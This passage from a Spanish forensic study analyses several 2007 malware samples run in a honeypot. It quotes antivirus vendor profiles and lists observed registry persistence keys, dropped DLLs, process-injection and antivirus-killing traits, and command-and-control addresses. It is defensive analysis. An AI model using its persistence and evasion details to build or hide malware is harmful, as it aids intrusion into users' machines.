10. Adds the value:

"[Trojan file name]" = "[Trojan full path file name] rerun"*

to the registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

11. Adds the value:

"[Default value]" = "{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}"

to the registry keys:

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ATLEvents.ATLEvents\CLSID
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ATLEvents.ATLEvents.1\CLSID

12. Creates the following registry entries:

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{02F96FB7-8AF6-439B-B7BA-2F952F9E4800}HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{2353FCBC-012D-487B-8BF3-865C0929FBEB}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ATLDistrib.ATLDistrib\CLSID
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ATLDistrib.ATLDistrib.1\CLSID
HKEY_USERS\S-1-5-21-2068663838-1736639611-1443527720-500\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{2353FCBC-012D-487B-8BF3-865C0929FBEB}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{22E85F2A-4A67-4835-B2C3-C575FE4EC322}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ADOUsefulNet.ADOUsefulNet
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ADOUsefulNet.ADOUsefulNet.1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{22E85F2A-4A67-4835-B2C3-C575FE4EC322}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser

Helper Objects\{DE8BDE42-16D9-4CCC-9F4F-1C3167B82F60}
HKEY_CLASSES_ROOT\CLSID\{DE8BDE42-16D9-4CCC-9F4F-1C3167B82F60}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DPCUpdater.DPCUpdater
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DPCUpdater.DPCUpdater.1

13. Displays advertisements on the infected computer.

14. Restarts the adware component if the Trojan detects that the adware component has stopped running.

15. After a restart, the Trojan will be executed with "rerun" parameter, (see step 10). If the Trojan is executed with "rerun" parameter, it adds the value:

"[Trojan file name]" = "[Trojan full path file name]"*

to the registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

16. Degrades the performance of the computer by decreasing the amount of virtual memory available. This is a result of the Trojan exploiting the Microsoft Internet Explorer Malformed IFRAME Remote Buffer Overflow Vulnerability (as described in the Microsoft Security Bulletin MS04-040).

4.2.2 Análisis forense

- **Comportamiento en STELLA.**

  El archivo tiene un tamaño de 54.784 bytes, y, tras su ejecución, se observan los siguientes cambios en los registros, que no coinciden con lo mencionado anteriormente, como puede observarse en las figuras mostradas.

  - **Registros añadidos/borrados/modificados:**




Ilustración 36. Intrusión 2 - 2007: registros añadidos.

Ilustración 37. Intrusión 2 - 2007: valores de los registros añadidos.

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count

Ilustración 38. Intrusión 2 - 2007: registros modificados.

Value	Data Before	Data After
HRZR_EHACNGU	hex:02,00,00,00,1d,00,00,00,a0,c9,50,54,c8,31,c8,01,	hex:02,00,00,00,1e,00,00,00,d0,e5,2a,58,e4,31,c8,01,
HRZR_EHACNGU	hex:02,00,00,00,1d,00,00,00,a0,c9,50,54,c8,31,c8,01,	hex:02,00,00,00,1e,00,00,00,d0,e5,2a,58,e4,31,c8,01,

Ilustración 39. Intrusión 2 - 2007: valores de los registros modificados.

Su actuación se centra en los registros. Se observa que no existe correspondencia entre la manipulación de registros detectada y descrita por los motores antivirus.

4.3 Intrusión 3.

4.3.1 Caracterización

- **Nombre:**
  Los nombres dados al archivo registrado para este caso fueron:
  - ✓ ***jkkjg.exe***
  - ✓ ***geeby.exe***

- **Descripción:**

  La documentación obtenida para este caso se extrajo de http://es.mcafee.com/virusInfo/default.asp?id=description&virus_k=127690

Virus Profile: Vundo
Risk Assessment
- Home Users: Low
- Corporate Users: Low
Date Discovered: 20/08/2004
Date Added: 20/08/2004
Origin: N/A
Length: Varies
Type: Trojan
SubType: Win32
DAT Required: 4388
Virus Characteristics

[Update 04/06/2006]

The latest variants of this trojan are observed to display fake error messages and asks the user to download security software programs. User will be asked to download SysProtect application to remove the threat.

Registry changes

Vundo maintains most of the original characterstics, few of the registry changes are mentioned below.

Add itself as a BHO.

** HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{1AE6D7D5-0C28-4DB6-9FD1-33B870A4C5F2}\InprocServer32\: "path to the trojan DLL file"*

** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ Explorer\Browser Helper Objects\{1AE6D7D5-0C28-4DB6-9FD1-33B870A4C5F2}*

Create a winlogon key with random filename.

** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\filename.*
\Startup: "SysLogon"
\Logoff: "SysLogoff"

The following keys are also added.

** HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DosSpecFolder.DosSpecFolder*
** HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DosSpecFolder.DosSpecFolder.1*

Older variants bears the following characteristics:

** decrypts and drops a DLL file to the victim machine. The DLL appears to be intended to harvest data from the victim machine.*
** drops a second EXE to the victim machine. This component appears to be related to Adware-Virtumundo .*

Upon execution, VMTEMP.TMP is written to the local temporary directory, for example:

** C:\DOCUMENTS AND SETTINGS\USER\LOCAL SETTINGS\TEMP\VMTEMP.TMP (387,133 bytes)*

When this file is executed the following Registry key is added:

** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\RunOnce "*(filename)"*

Two DLLs are also installed to the victim machine, both 86,016 bytes in size. The filename used is random, but a .DAT file extension is used. For example:

** TMW.DAT (86,016 bytes)*

The following CLSIDs are added for these DLLs:

** HKEY_CLASSES_ROOT\CLSID\ {8109AF33-6949-4833-8881-43DCC232B7B2}*
** HKEY_CLASSES_ROOT\CLSID\ {2316230A-C89C-4BCC-95C2-66659AC7A775}*

The DLLs may be installed as Browser Helper Objects (BHOs) on the victim machine via the following keys:

** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\Explorer\Browser Helper Objects\ {8109AF33-6949-4833-8881-43DCC232B7B2}*
** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\Explorer\Browser Helper Objects\ {2316230A-C89C-4BCC-95C2-66659AC7A775}*

The following keys are also added:

** HKEY_CLASSES_ROOT\ATLEvents.ATLEvents*
** HKEY_CLASSES_ROOT\ATLEvents.ATLEvents.1*

Various data is then sent to a remote server (via HTTP). This includes:

** version information*
** crash history*
** affiliate ID*

One of the DLLs (actually uses .DAT file extension) is loaded within the legitimate EXPLORER.EXE process, which may lead to misleading alerts from any software firewall when the remote connections are initiated.
Indications of Infection

** Existence of Registry keys details above.*
** Outgoing traffic to following remote server:*
o virtumonde.com
** Newer variants display fake error screen asking the user to download rouge system security tools.*

Method of Infection
Trojans do not self-replicate. They are spread manually, often under the premise that the executable is something beneficial. Distribution channels include IRC, peer-to-peer networks, newsgroup postings, etc
Removal Instructions

Certain variants of the Vundo trojan are especially difficult to remove. Current DAT and Engine functionality does not yet provide an automatic method to fully remove this threat if it is active in memory.

4.3.2 Análisis forense

- **Comportamiento en STELLA:**
  El archivo analizado tiene un tamaño de 49.252 bytes. Se ve a continuación como los cambios efectuados sobre la máquina virtual coinciden con lo especificado en la documentación:

  - **Archivos añadidos/eliminados/modificados:**

FileName	Size After	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\Perflib_Perfdata_520.dat	17KB	A
C:\Documents and Settings\MaquinaPro1\Cookies\maquinapro1@elosnok[1].txt	1KB	A
C:\WINDOWS\Prefetch\JKKJG.EXE-178E56FE.pf	9KB	A
C:\WINDOWS\Prefetch\RUNDLL32.EXE-43C61BC3.pf	14KB	A
C:\WINDOWS\system32\drwFIG.dll	39KB	A

Ilustración 40. Intrusión 3 - 2007: archivos añadidos.

Es importante mencionar que el archivo añadido en el directorio C:\WINDOWS\system32 con extensión .dll toma un nombre aleatorio (se comprobó con varias ejecuciones), en este caso drwFIG.

  - **Registros añadidos/borrados/modificados:**

Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}\InprocServer32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}\InprocServer32	@	"C:\WINDOWS\system32\drwFIG.dll"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}\InprocServer32	ThreadingModel	"Free"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\afaf28f566		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\afaf28f566	1	""
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DFC		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DInf		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DInf	@	hex:97,2a,b7,4c,b6,31,c8,01,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DNIdent		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DNIdent	@	"{8cca69fa-d095-4803-9189-588b1db3dab1}"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{8cca69fa-d095-4803-9189-588b1db3dab1}		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{8cca69fa-d095-4803-9189-588b1db3dab1}	@	""
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\drwFIG		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\drwFIG	Asynchronous	dword:00000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\drwFIG	Dllname	"drwFIG.dll"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\drwFIG	Impersonate	dword:00000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\drwFIG	Startup	"NotifyStartup"

Ilustración 41. Intrusión 3 - 2007: registros añadidos (I).

Key	Value	Data
HKEY_CLASSES_ROOT\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}		
HKEY_CLASSES_ROOT\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}\InprocServer32		
HKEY_CLASSES_ROOT\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}\InprocServer32	@	"C:\WINDOWS\system32\drwFIG.dll"
HKEY_CLASSES_ROOT\CLSID\{8cca69fa-d095-4803-9189-588b1db3dab1}\InprocServer32	ThreadingModel	"Free"

Ilustración 42. Intrusión 3 - 2007: registros añadidos (II).

Key	Value
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count	HRZR_EHACVGJ
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	1A10
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	{AEBA21FA-782A-4A90-978D-B72164C80120}
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	{A8A88C49-5EB2-4990-A1A2-0E76322C854F}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG	Seed
HKEY_USERS\S-1-5-21-1078081533-1772339150-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count	HRZR_EHACVGJ
HKEY_USERS\S-1-5-21-1078081533-1772339150-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SavedLegacySettings
HKEY_USERS\S-1-5-21-1078081533-1772339150-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	1A10
HKEY_USERS\S-1-5-21-1078081533-1772339150-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	{AEBA21FA-782A-4A90-978D-B72164C80120}
HKEY_USERS\S-1-5-21-1078081533-1772339150-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	{A8A88C49-5EB2-4990-A1A2-0E76322C854F}

Ilustración 43. Intrusión 3 - 2007: registros modificados.

Se observa modificación en las conexiones, registros para asegurar la permanencia del virus una vez reiniciada la máquina, así como instalación de nuevo software en forma de módulos *dll, .dat* y similares. Se establece así una correspondencia consistente con las descripciones dadas.

Una vez ejecutado, intenta conectarse por TCP a 83.149.105.110:80 (IP procedente de Holanda), comprobándose un intercambio de paquetes.

4.4 Intrusión 4.

4.4.1 Caracterización

- **Nombre:**
  Los diferentes nombres registrados que toma el ejecutable en este caso son:

  - ✓ ***ftulpqok.exe***
  - ✓ ***geaahar.exe***
  - ✓ ***nmcwiik.exe***
  - ✓ ***nmcwiik.exe***

- **Descripción:**
  Se extrae la siguiente información de http://es.mcafee.com/virusInfo/default.asp?id=description&virus_k=143506 :

Virus Profile: Proxy-Agent.bh
Risk Assessment
- Home Users: Low
- Corporate Users: Low
Date Discovered: 31/10/2007
Date Added: 31/10/2007
Origin: N/A
Length: 17.408 bytes decimal

Type: Trojan
SubType: Proxy
DAT Required: 5154
Virus Characteristics

Detection was added to cover protection against a 32 bit PE proxy trojan called "basok.exe" , having a filesize of 17.408 bytes decimal.

The file is internally compressed with the so called Krunchy packer.

The file is written using the MSVC++ development tool.

Upon execution, the file runs silently, no gui messages appear on the screen.

It immediately creates a registry key so that it is run automatically upon system start:

** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "Advanced DHTML Enable"*
** with the data set to the original folder/filename from which the malware was executed*

The process is visible in the windows task manager and can be killed manually - Viruscan is able to kill it automatically.

It tries to connect to : serv1.alway#####y.info , the exact address being omitted on purpose here.
Indications of Infection

** Presence of the file "basok.exe" , having a filesize of 17.408 bytes decimal.*
** Presence of the previously mentioned registry key*
** Unexpected traffic to serv1.alway#####y.info , the exact address being omitted on purpose here.*

Method of Infection

** Manual infection - there's no exploit associated with it.*

4.4.2 Análisis forense

- **Comportamiento en STELLA.**

  El archivo que se pasó a la máquina trampa tenía un tamaño de 17.408 bytes. Una vez efectuado el análisis, se constata el cumplimiento de lo referenciado en la documentación. Asimismo, se cumple el hecho de que el proceso es registrado por el administrador de tareas de Windows.
  Se muestran los cambios en los registros, entre los que se encuentra el mencionado por *McAfee*:

  - **Registros añadidos/borrados/modificados:**

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache

Ilustración 44. Intrusión 4 - 2007: registros añadidos.

Value	Data
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvibf\Pncghen 3\sghycdbx.rkr	hex:02,00,00,00,06,00,00,00,70,99,72,58,35,3b,c8,01,
C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura 3\ftulpqok.exe	"ftulpqok"
Advanced DHTML Enable	"C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura 3\ftulpqok.exe
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvibf\Pncghen 3\sghycdbx.rkr	hex:02,00,00,00,06,00,00,00,70,99,72,58,35,3b,c8,01,
C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura 3\ftulpqok.exe	"ftulpqok"

Ilustración 45. Intrusión 4 - 2007: valores de los registros añadidos.

Key	Value
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count	HRZR_EHACNGU
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG	Seed
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\kmixer\Enum	Count
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\kmixer\Enum	NextInstance
HKEY_USERS\S-1-5-21-1078081533-117723893-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count	HRZR_EHACNGU

Ilustración 46. Intrusión 4 - 2007: registros modificados.

Key	Value	Data
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\kmixer\Enum	0	"SW\{b7eafdc0-a680-11d0-96d8-00aa0051e51d}\{9B365890-165F-11D0-A195-0020AFD156E4}"

Ilustración 47. Intrusión 4 - 2007: registros borrados.

Se instala en los registros para asegurar su supervivencia, efectuando modificaciones de servicios entre otros. Una vez ejecutado, intenta conectarse a 72.8.143.26:18386 (IP de California, Estados Unidos) usando el protocolo UDP. Así, se tienen coincidencias con la caracterización de los motores antivirus.

4.5 Intrusión 5.

4.5.1 Caracterización

- **Nombre:**

  Los nombres tomados por el archivo son:

  - ✓ ***kbvh.exe***
  - ✓ ***kjezg.exe***
  - ✓ ***plzhf.exe***
  - ✓ ***srlf.exe***
  - ✓ ***zjuzjq.exe***
  - ✓ ***mwisoko.exe***

- **Descripción:**
  La información encontrada para este *malware* se encuentra en http://www.pandasecurity.com/spain/homeusers/security-info/158257/DuncanMonitor:

Nombre común: DuncanMonitor
Nombre técnico: Spyware/DuncanMonitor
Peligrosidad: Media
Alias: Troj/ConHook-AC,Duncan Monitor;darksman,
Tipo: Spyware
Efectos: Recopila información sobre hábitos y preferencias del usuario y la envía. Puede ser instalado con el consentimiento del usuario, pero en ocasiones no es así. Utiliza técnicas de ocultación para impedir su detección por parte del usuario. No se propaga automáticamente por sus propios medios.
Plataformas que infecta:

Windows 2003/XP/2000/NT/ME/98/95/3.X
Fecha de detección: 19/04/2007
Detección actualizada: 26/11/2007
¿Está en circulación? Si

Descripción Breve

DuncanMonitor es un spyware (programa espía).

El spyware puede ser instalado solicitando previamente o no el consentimiento del usuario, así como con plena conciencia o falta de ella acerca de la recopilación de datos y/o del uso que se va a realizar de los mismos.

Utiliza técnicas de ocultación para impedir su detección por parte del usuario:

** Finaliza procesos correspondientes a diversas herramientas de seguridad, como por ejemplo programas antivirus y cortafuegos, para evitar ser detectado.*
** Se inyecta en los procesos que estén en ejecución.*
** Modifica los permisos del sistema con el fin de ocultarse.*

DuncanMonitor no se propaga automáticamente por sus propios medios, sino que precisa de la intervención del usuario atacante para su propagación. Los medios empleados son variados, e incluyen, entre otros, disquetes, CD-ROMs, mensajes de correo electrónico con archivos adjuntos, descargas de Internet, transferencia de archivos a través de FTP, canales IRC, redes de intercambio de archivos entre pares (P2P), etc.

Síntomas Visibles

DuncanMonitor es fácil de reconocer a simple vista, ya que muestra los siguientes síntomas:

** Cambia la página de inicio de Internet Explorer.*

Información actualizada: 26/11/2007

DETALLES TECNICOS

Efectos

DuncanMonitor realiza las siguientes acciones:

** Los programas espía, también conocidos como spyware, son aplicaciones informáticas que recopilan datos sobre los hábitos de navegación, preferencias y gustos del usuario. Los datos recogidos son transmitidos a los propios fabricantes o a terceros, bien directamente, bien después de ser almacenados en el ordenador.*

El spyware puede ser instalado solicitando previamente o no el consentimiento del usuario, así como con plena conciencia o falta de ella acerca de la recopilación de datos y/o del uso que se va a realizar de los mismos.

Evita su detección por parte del usuario afectado, empleando las siguientes técnicas de ocultación:

** Finaliza los procesos correspondientes a diversas herramientas de seguridad, como por ejemplo programas antivirus y cortafuegos, de modo que no puedan alertar al usuario de la presencia de este malware en el ordenador.*
** Se inyecta en los procesos que estén en ejecución, de modo que no se visualicen procesos extraños o no habituales.*
** Modifica los permisos del sistema con el fin de ocultarse.*

Método de Propagación

DuncanMonitor no se propaga automáticamente por sus propios medios, sino que precisa de la intervención del usuario atacante para su propagación. Los medios empleados son variados, e incluyen, entre otros, disquetes, CD-ROMs, mensajes de correo electrónico con archivos adjuntos, descargas de Internet, transferencia de archivos a través de FTP, canales IRC, redes de intercambio de archivos entre pares (P2P), etc.
Otros Detalles

DuncanMonitor tiene las siguientes características adicionales:

** Tiene un tamaño de 18868 Bytes.*

4.5.2 Análisis forense

- **Comportamiento en STELLA.**
  En este caso, la información recolectada no coincide con los resultados obtenidos. Ya de hecho el tamaño del archivo es diferente, 15.785 bytes. A continuación se muestran las demás diferencias en cuanto a archivos y registros añadidos/modificados:

  - **Archivos añadidos/eliminados/modificados:**

FileName	Size After	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Temp\removalfile.bat	1KB	A
C:\WINDOWS\Prefetch\KBVH.EXE-202F6FF8.pf	18KB	A
C:\WINDOWS\Prefetch\SERVICES.EXE-0410AA6D.pf	10KB	A
C:\WINDOWS\system32\vturrrr.dll	9KB	A

Ilustración 48. Intrusión 5 - 2007: archivos añadidos

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	11KB	11KB	A	A

Ilustración 49. Intrusión 5 - 2007: archivos modificados.

  - **Registros añadidos/borrados/modificados:**

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache

Ilustración 50. Intrusión 5 - 2007: registros añadidos.

Value	Data
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvibf\Pncghen 3\xoiu.rkr	hex:02,00,00,00,06,00,00,00,80,71,33,43,0f,3c,c8,01,
C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura 3\kbvh.exe	"kbvh"
C:\DOCUME~1\MAQUIN~1\CONFIG~1\Temp\Services.exe	"Services"
MkData	hex:d6,03,b9,43,0f,3c,c8,01,2c,01,00,00,61,63,31,62,63,36,35,35,2b,32,36,43,39,4
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvibf\Pncghen 3\xoiu.rkr	hex:02,00,00,00,06,00,00,00,80,71,33,43,0f,3c,c8,01,
C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura 3\kbvh.exe	"kbvh"
C:\DOCUME~1\MAQUIN~1\CONFIG~1\Temp\Services.exe	"Services"

Ilustración 51. Intrusión 5 - 2007: valores de los registros añadidos.

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count

Ilustración 52. Intrusión 5 - 2007: registros modificados.

Value	Data Before
HRZR_EHACNGU	hex:02,00,00,00,20,00,00,00,50,1a,cb,14,0f,3c,c8,01,
Seed	hex:a0,90,95,bf,f6,a7,b0,c7,ea,67,cd,a5,01,46,d9,23,f2,1e,5e,cf,ad,92,57,d4,66,23,54,f3,af,2e,75,5e,7a,f1,01,0c,10,f9,ad,fc,79,f4,93,09,6d,1d,57,46,52,0d,47,27,21,
AppInit_DLLs	""
HRZR_EHACNGU	hex:02,00,00,00,20,00,00,00,50,1a,cb,14,0f,3c,c8,01,

Ilustración 53. Intrusión 5 - 2007: valores de los registros modificados.

4.6 Intrusión 6.

4.6.1 Caracterización

- **Nombre:**
  El único nombre registrado para el archivo es:

  - ✓ ***scrcons32***

- **Descripción:**

  En este caso, el *malware* estaba muy documentado. Se muestra una de las fuentes, procedente de http://www.symantec.com/es/mx/security_response/writeup.jsp?docid=2003-053013-5943-99

Detectado: 16 de Abril de 2003
Actualizado: 13 de Febrero de 2007 12:25:41 PM
También conocido como: Worm.P2P.SpyBot.gen [Kaspersky, W32/Spybot-Fam [Sophos], W32/Spybot.worm.gen [McAfee], WORM_SPYBOT.GEN [Trend], Win32.Spybot.gen [Computer Ass
Tipo: Worm
Longitud de la infección: various
Sistemas afectados: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP

W32.Spybot.Worm es un gusano que se detecta dentro de la familia de gusanos que se valen de KaZaA archivos compartidos y mIRC. Este gusano, también se puede dispersar en equipos que están infectados con Caballo de Troya que utilizan un backdoor común.

W32.Spybot.Worm puede realizar varias funciones tipo backdoor al conectarse a un servidor

configurable IRC y agregar un canal específico para escuchar instrucciones.

Las nuevas variantes también se pueden dispersar por medio de la explotación de las siguientes vulnerabilidades:

** La vulnerabilidad DCOM RPC (descrita en Microsoft Security Bulletin MS03-026) utilizando el puerto TCP 135.*
** El desbordamiento de Buffer por Servicio Remoto de autoridad de Seguridad Local en Microsoft Windows (descrita en Microsoft Security Bulletin MS04-011).*
** La vulnerabilidad en Microsoft SQL Server 2000 o MSDE 2000 audit (descrita en Microsoft Security Bulletin MS02-061) utilizando el puerto UDP 1434.*
** La vulnerabilidad WebDav (descrita en Microsoft Security Bulletin MS03-007) utilizando el puerto TCP 80.*
** El desbordamiento de Buffer UPnP NOTIFY (descrito en Microsoft Security Bulletin MS01-059).*
** La vulnerabilidad de desbordamiento de servicio de Buffer de estaciones de trabajo (descrita en Microsoft Security Bulletin MS03-049) utilizando el puerto TCP 445. Los usuarios con Windows XP se protegen de esta vulnerabilidad al aplicar el parche descrito en Microsoft Security Bulletin MS03-043. Los usuarios con Windows 2000 deben aplicar el parche descrito en Microsoft Security Bulletin MS03-049.*

Nota: Las definiciones de virus con fecha del 8 de octubre del 2003 contienen una detección modificada de W32.Spybot.Worm, las cuales cuentan con variantes sencillas descubiertas el 7 de octubre del 2003.

Protección

** Versión inicial de definiciones de Respuesta rápida 16 de Abril de 2003*
** Última versión de definiciones de Respuesta rápida 11 de Diciembre de 2007 revisión 054*
** Versión inicial de definiciones Certificadas diariamente 16 de Abril de 2003 revisión 007*
** Última versión de definiciones Certificadas diariamente 12 de Diciembre de 2007 revisión 006*
** Versión inicial de definiciones Certificadas semanalmente 16 de Abril de 2003*

Haga clic aquí para obtener una descripción detallada de las definiciones de virus de Respuesta rápida y de las Certificadas diariamente.
Evaluación de las amenazas
Invasión

** Nivel de invasión: Media*
** Número de infecciones: More than 1000*
** Número de sitios: More than 10*
** Distribución geográfica: Alta*
** Contención de las amenazas: Facilidad*
** Eliminación: Moderado*

Daño

** Nivel del daño: Media*
